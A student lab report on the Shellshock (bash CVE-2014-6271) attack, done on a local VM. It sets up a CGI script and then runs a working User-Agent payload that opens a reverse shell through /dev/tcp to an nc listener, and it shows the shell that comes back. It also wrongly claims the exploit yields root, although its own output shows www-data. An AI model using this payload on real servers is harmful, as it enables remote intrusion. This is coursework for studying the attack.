

Lybryant Wright
CSCI 401
LAB 2

Shellshock Attack Lab

Shellshock is a /bin/bash vulnerability that was discovered in September 2014. The premise of this vulnerability is that it can be exploited on remote web servers by getting root priviledge before the server runs its CGI program. In this lab we set up a cgi program that outputs “hello world”:




```
#! /bin/bash_shellshock

echo "Context-type: text/plain"
echo
echo
echo "Hello World"
```




```
[12/05/19]root@VM:.../cgi-bin# chmod 755 myprog.cgi
[12/05/19]root@VM:.../cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

Hello World
[12/05/19]root@VM:.../cgi-bin# 
```

To exploit this we need to take advantage of a vulnerability in a bash program and pass down data from environment variables. To do this I changed the contents of the cgi program above to output the machines environment variables.




```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Output:



```
[12/05/19]root@VM:.../cgi-bin# curl http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=45280
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[12/05/19]root@VM:.../cgi-bin#
```

Now to attack the server we'll get a reverse shell by using two different terminals; one to run the cgi program, another to listen to the conversation on the servers port.



```
[12/05/19]seed@VM:~$ nc -l 1234 -v
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 35794)
bash: cannot set terminal process group (1233): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

```
[12/05/19]seed@VM:~$ curl -A "() { :; }; echo; /bin/bash -i > /dev/tcp/127.0.0.1
/1234 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
```

The bottom terminal started a bash shell on the server. The top terminal in this case would be the attacker listening for the connection to the port 1234. The reverse shell was successful giving me access to www-data@VM:/usr/lib/cgi-bin$